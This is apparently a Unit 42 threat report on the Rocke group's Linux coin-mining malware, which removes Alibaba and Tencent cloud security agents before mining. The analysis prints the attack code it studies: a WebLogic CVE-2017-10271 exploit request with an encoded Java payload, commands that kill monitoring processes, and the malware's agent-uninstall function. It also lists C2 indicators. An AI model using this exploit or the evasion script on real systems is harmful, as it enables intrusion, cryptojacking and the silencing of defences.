Malware Used by “Rocke” Group Evolves to Evade Detection by Cloud Security Products

unit42.paloaltonetworks.com/malware-used-by-rocke-group-evolves-to-evade-detection-by-cloud-security-products/

By Xingyu Jin and Claud Xiao January 17, 2019

Palo Alto Networks Unit 42 recently captured and investigated new samples of the Linux coin mining malware used by the Rocke group. The family was suspected to be developed by the Iron cybercrime group and it’s also associated with the Xbash malware we reported on in September of 2018. The threat actor Rocke was originally revealed by Talos in August of 2018 and many remarkable behaviors were disclosed in their blog post. The samples described in this report were collected in October of 2018, and since that time the command and control servers they use have been shut down.

During our analysis, we realized that these samples used by the Rocke group adopted new code to uninstall five different cloud security protection and monitoring products from compromised Linux servers. In our analysis, these attacks did not compromise these security products: rather, the attacks first gained full administrative control over the hosts and then abused that full administrative control to uninstall these products in the same way a legitimate administrator would.

These products were developed by Tencent Cloud and Alibaba Cloud (Aliyun), the two leading cloud providers in China that are expanding their business globally. To the best of our knowledge, this is the first malware family that developed the unique capability to target and remove cloud security products. This also highlights a new challenge for products in the Cloud Workload Protection Platforms market defined by Gartner.

Technical Details

The Coin Miner used by Rocke Group

The threat actor Rocke was first reported by Cisco Talos in late July 2018. The ultimate goal of this threat is to mine Monero cryptocurrency in compromised Linux machines.

To deliver the malware to the victim machines, the Rocke group exploits vulnerabilities in Apache Struts 2, Oracle WebLogic, and Adobe ColdFusion. For example, by exploiting Oracle WebLogic vulnerability CVE-2017-10271 in Linux shown in Figure 1, a compromised Linux victim machine downloads backdoor 0720.bin and opens a shell.

```
POST //wls-wsat/CoordinatorPortType HTTP/1.1
Content-Type: text/xml
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html..
Host: 18.219.158.231:7005
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 5111

<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
    <soapenv:Header>
        <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
            <java>
                <void class="weblogic.utils.Hex" method="fromHexString"
id="cls"><string>0xcafebabe0000003200670a00170035080360a003700380a0039003a08003b0a0039003c07003d0a0007003508003e0a0039003f0a003900400b0041004208004308004408004508004607004700470a001100480a001100490a0011004a0a004b004c07004d07004e0100063c696e69743e010003282956010004436f646501000f4c696e654e756d6265725461626c650100124c6f63616c56617269616261626c655461626c6501000474686973010001e4c636f6d2f7375706572656164f6578706c6f6974732f586d6c4578703b010003736179010029284c6a6176612f6c616e672f53747269
6e673b294c6a6176612f696f2f496e70757453747265616d3b010003636d640100124c6a6176612f6c616e672f537472696e673b01000769734c696e75780100015a0100056f7354797001000463 6d64730100104c6a6176612f7574696c2f4c6973743b01000e70726f636573734275696c64657201001a4c6a6176612f6c616e672f50726f636573734275696c6465723b0100047072 6f630100134c6a617 6612f6c616e672f50726f636573733b0100164c6f63616c566172696162 6c655479706554616 26c650100244c6a6176612f7574696c2f4c6973743c4c6a6176612f6c616e672f537472696e673b3e3 b01000d537461636b4d61705461626c6507004f07005001000a457863657074696f6e730700510100 0a536f7572636546696c6501000b586d6c4578702e6a6176610c0018001901000 76f732e6e616d 650700520c0053005407004f0c0055005601000377696e0c0057005801000136a6176612f7574696c2f41727261794c6973740100044244e4f240c0059005a0c005b005c0700500c005d005e0100092f6 2696e2f626173680100022d6301000763 6d642e6578650100022f630100186a6176612f6c616e672f50726f6365737334275696c6465720c0018005f0c006000610c006200630700640c006500660100 1c636f6d2f7375706572656164 2f6578706c6f6974732f586d6c4578700100106a6176612f6c616e672f4f626a656374100106a6176612f6c616e672f537472696e6701000e6a6176612f7574696c2 f4c6973740100136a6176612f6c616e672f457863657074696f6e0100106a6176612f6c616e672f53797374656d01000b67657450726f7065727479010026284c6a6176612f6c616e672f537472696e 673b294c6a6176612f6c616e672f537472696e673b01000b746f4c6f7765726173657 36501001428294c6a6176612f6c616e672f537472696e673b010008636f6e7461696e7301001b284c6a6176612f6 c616e672f4368617253657175656e63653b295a01000a7374617274735769746801001528 4c6a6176612f6c616e672f537472696e673b295a010009737562737472696e6701001528492 94c6a617661 2f6c616e672f537472696e673b010003616464010015284c6a6176612f6c616e672f4f626a6563743b295a010013284c6a6176612f7574696c2f4c6973743b29560100137265646972656374572726 f7253747265616d01001d285a294c6a6176612f6c616e672f50726f636573734275696c6465723b0100057374617274010015282 94c6a6176612f6c616e672f50726f636573734275696c6465723b0100116a6176612f 6c616e672f50726f6365737301000e676574496e70757453747265616d01001728294c6a6176612f696f2f496e70757453747265616d3b0021001600170000000000020001001800190001001a00000 02f0001000100000005 2ab70001b100000002001b0000000600010000000 7001c0000000c0001000000005001d001e0000000 1001f0020000 2001a0000016f0003000700000 09c043d1202b800034e2d c600112db600041205b60006990005033dbb000759b700083a042b1209b6000a99001319042b07b6000bb9000c020057a700441c990023190412 0bb9000c0200571904120eb9000c0200571904 2bb90 00c020057a700201904120fb9000c0200571904 1210b9000c02005719042bb9000c020057bb0011591904b700123a05190504b60013571905b600143a061906b60015b000000004001b0000004a0012 0000001200020013000800140018001500 1a0018002300 1a002c001b003c001c0040001d004a001e0054001f00600021006a0022007400230 07d002600880027008f0028009600290 01c00000048000 70000009c001d001e00000000009c0021002200010002009a0023002400020008009400250022000300230079002600270004008800140028002900050096000 6002a002b0006002c0000000c000100 2300790026002d0004002e000000110004fd001a0107002ffc002107003023 1c00310000000400010032000100330000000 20034</string>
                </void>
                <void class="org.mozilla.classfile.DefiningClassLoader">
                    <void method="defineClass">
```

Figure 1. Exploit CVE-2017-10271

Once the C2 connection is established, malware used by the Rocke group downloads shell script named as “a7” to the victim machine. The behaviors of a7 include:

- Achieve persistence through cronjobs
- Kill other crypto mining processes

- Add iptables rules to block other crypto mining malware
- Uninstall agent-based cloud security products
- Download and run UPX packed coin miner from blog[.]sydwzl[.]cn
- Hide process from Linux ps command by using the open source tool “libprocesshider” with LD_PRELOAD trick
- Adjust malicious file date time

Cloud Workload Protection Platforms

According to Gartner, Cloud Workload Protection Platforms (CWPPs) are the agent-based workload-centric security protection solutions. To mitigate the impact of malware intrusion in public cloud infrastructure, cloud service providers develop their own CWPPs as the server security operation and management products.

For example, Tencent Cloud offers Tencent Host Security (HS, aka YunJing云镜) with various security protection services. According to its “Product Overview” document, Tencent Host Security provides key security features like trojan detection and removal based on machine learning, password cracking alert, logging activity audit, vulnerability management, and asset management as shown in Figure 2.



Figure 2. Tencent Host Security Key Features

Alibaba Cloud (Aliyun) also offers a cloud security product called Threat Detection Service (TDS, aka Aegis 安骑士). Alibaba Cloud Threat Detection Service provides security services like malware scanning and removal, vulnerability management, log analysis, and threat analysis based on big data.

Third-party cybersecurity companies also provide CWPPs. For instance, Trend Micro, Symantec, and Microsoft have their own cloud security products for public cloud infrastructure. As with all security products, adversaries inevitably work to evade these systems to be able to achieve their ultimate goals.

Evading Detection from Cloud Workload Protection Platforms

In response to agent-based Cloud Workload Protection Platforms from cloud service providers, malware used by the Rocke group gradually developed the capability to evade detection before exhibiting any malicious behaviors. To be more specific, the malware uninstalls cloud security products by Alibaba Cloud and Tencent Cloud.

In the early version of the malware used by Rocke, it only attempts to kill Tencent Cloud Monitor process as shown in Figure 3.

```
ps x | awk '!/awk/ && /redisscan|ebscan|redis-cli/ {print $1}' | xargs kill -9 2>/dev/null
ps x | awk '!/awk/ && /barad_agent|\.sr0|gpg-agentd|clay|udevs|kworkers|\.sshd|\/tmp\/init/ {print $1}' | xargs kill -9 2>/dev/null
sleep 1
pkill -f AnXqV.yam
```

Figure 3. Malware kills Tencent Cloud Monitor process

Realizing that killing the cloud monitor service alone is not enough to evade detection by agent-based cloud security products, the malware authors continued developing more effective methods to evade detection by killing more agent-based cloud security services.

The Tencent Cloud and Alibaba Cloud official websites provide documents to guide users about how to uninstall their cloud security products. The document for uninstalling Alibaba Threat Detection Service is shown in Figure 4.

Alternative methods

For Linux systems

1. Download http://update.aegis.aliyun.com/download/uninstall.sh and upload the `unintall.sh` file to your Linux server.
2. Run the following commands on the server:

```
1. chmod +x uninstall.sh
2. sh uninstall.sh
```

For Windows system

1. Download http://update.aegis.aliyun.com/download/uninstall.bat and upload the `unintall.sh file` to your Windows server.
2. Run the `uninstall.bat` file on the server to uninstall the software.

Figure 4. Official guide for uninstalling Alibaba Threat Detection Service

The document for uninstalling Tencent Cloud Host Security is shown in Figure 5.



Figure 5. Official guide for uninstalling Tencent Cloud Host Security Product

The malware used by the Rocke group follows the uninstallation procedure provided by Alibaba Cloud and Tencent Cloud as well as some random blog posts on the Internet. The key uninstall function is shown in Figure 6.

```
function uninstall() {
    if ps aux | grep -i '[a]liyun'; then
        wget http://update.aegis.aliyun.com/download/uninstall.sh
        chmod +x uninstall.sh
        ./uninstall.sh
        wget http://update.aegis.aliyun.com/download/quartz_uninstall.sh
        chmod +x quartz_uninstall.sh
        ./quartz_uninstall.sh
        rm -f uninstall.sh  quartz_uninstall.sh
        pkill aliyun-service
        rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
        rm -rf /usr/local/aegis*;
    elif ps aux | grep -i '[y]unjing'; then
        /usr/local/qcloud/stargate/admin/uninstall.sh
        /usr/local/qcloud/YunJing/uninst.sh
        /usr/local/qcloud/monitor/barad/admin/uninstall.sh
    fi
    touch /tmp/.uninstall
}
```

Figure 6. Key function for malware to evade detection

This function can uninstall:

1. Alibaba Threat Detection Service agent.
2. Alibaba CloudMonitor agent (Monitor CPU & memory consumption, network connectivity).
3. Alibaba Cloud Assistant agent (tool for automatically managing instances).

4. Tencent Host Security agent.
5. Tencent Cloud Monitor agent.

After agent-based cloud security and monitor products are uninstalled, the malware used by the Rocke group begins to exhibit malicious behaviors. We believe this unique evasion behavior will be the new trend for malware which targets public cloud infrastructure.

Mitigations

Palo Alto Networks Unit 42 has been cooperating with Tencent Cloud and Alibaba Cloud to address the malware evasion problem and its C2 infrastructure. Additionally, the malicious C2 domains are identified by our PAN-DB URL Filtering.

Conclusion

Public cloud infrastructure is one of the main targets for this cybercrime group. Realizing the existing cloud monitor and security products may detect the possible malware intrusion, malware authors continue to create new evasion technologies to avoid being detected by cloud security product.

The variant of the malware used by the Rocke group is an example that demonstrates that the agent-based cloud security solution may not be enough to prevent evasive malware targeted at public cloud infrastructure.

Indicators of Compromise

Samples with the evasion behavior

2e3e8f980fde5757248e1c72ab8857eb2aea9ef4a37517261a1b013e3dc9e3c4

2f603054dda69c2ac1e49c916ea4a4b1ae6961ec3c01d65f16929d445a564355

28ea5d2e44538cd7fec11a28cce7c86fe208b2e8f53d57bf8a18957adb90c5ab

232c771f38da79d5b8f7c6c57ddb4f7a8d6d44f8bca41be4407ed4923096c700

893bdc6b7d2d7134b1ceb5445dbb97ad9c731a427490d59f6858a835525d8417

9300f1aa56a73887d05672bfb9862bd786230142c949732c208e5e019d14f83a

27611b92d31289d023d962d3eb7c6abd194dbdbbe4e6977c42d94883553841e8

d341e3a9133e534ca35d5ccc54b8a79f93ff0c917790e7d5f73fedaa480a6b93

ed038e9ea922af9f0bf5e8be42b394650fa808982d5d555e6c50c715ff2cca0c

4b74c4d66387c70658238ac5ab392e2fe5557f98fe09eadda9259ada0d87c0f1

e391963f496ba056e9a9f750cbd28ca7a08ac4cfc434bee4fc57a292b11941e6

017dee32e287f37a82cf6e249f8a85b5c9d4f090e5452118ccacaf147e88dc66

Domains for C2 Communication

dwn[.]rundll32[.]ml

www[.]aybc[.]so

a[.]ssvs[.]space

sydwzl[.]cn

IPs for C2 Communication

118.24.150[.]172 (on Tencent Cloud)

120.55.54[.]65 (on Alibaba Cloud)

URLs for Code Update

hxxps://pastebin[.]com/raw/CnPtQ2tM

hxxps://pastebin[.]com/raw/rjPGgXQE

hxxps://pastebin[.]com/raw/1NtRkBc3

hxxps://pastebin[.]com/raw/tRxfvbYN

hxxps://pastebin[.]com/raw/SSCy7mY7

hxxps://pastebin[.]com/raw/VVt27LeH

hxxps://pastebin[.]com/raw/Fj2YdETv

hxxps://pastebin[.]com/raw/JNPewK6r

hxxps://pastebin[.]com/raw/TzBeq3AM

hxxps://pastebin[.]com/raw/eRkrSQfE

hxxps://pastebin[.]com/raw/5bjpjvLP

hxxps://pastebin[.]com/raw/Gw7mywhC

XMR Wallet Address

42im1KxfTw2Sxa716eKkQAcJpS6cwqkGaHHGnnUAcdDhG2NJhqEF1nNRwjkBsYDJQtDkLCTPehfDC4zjMy5hefT81Xk2h7V.v7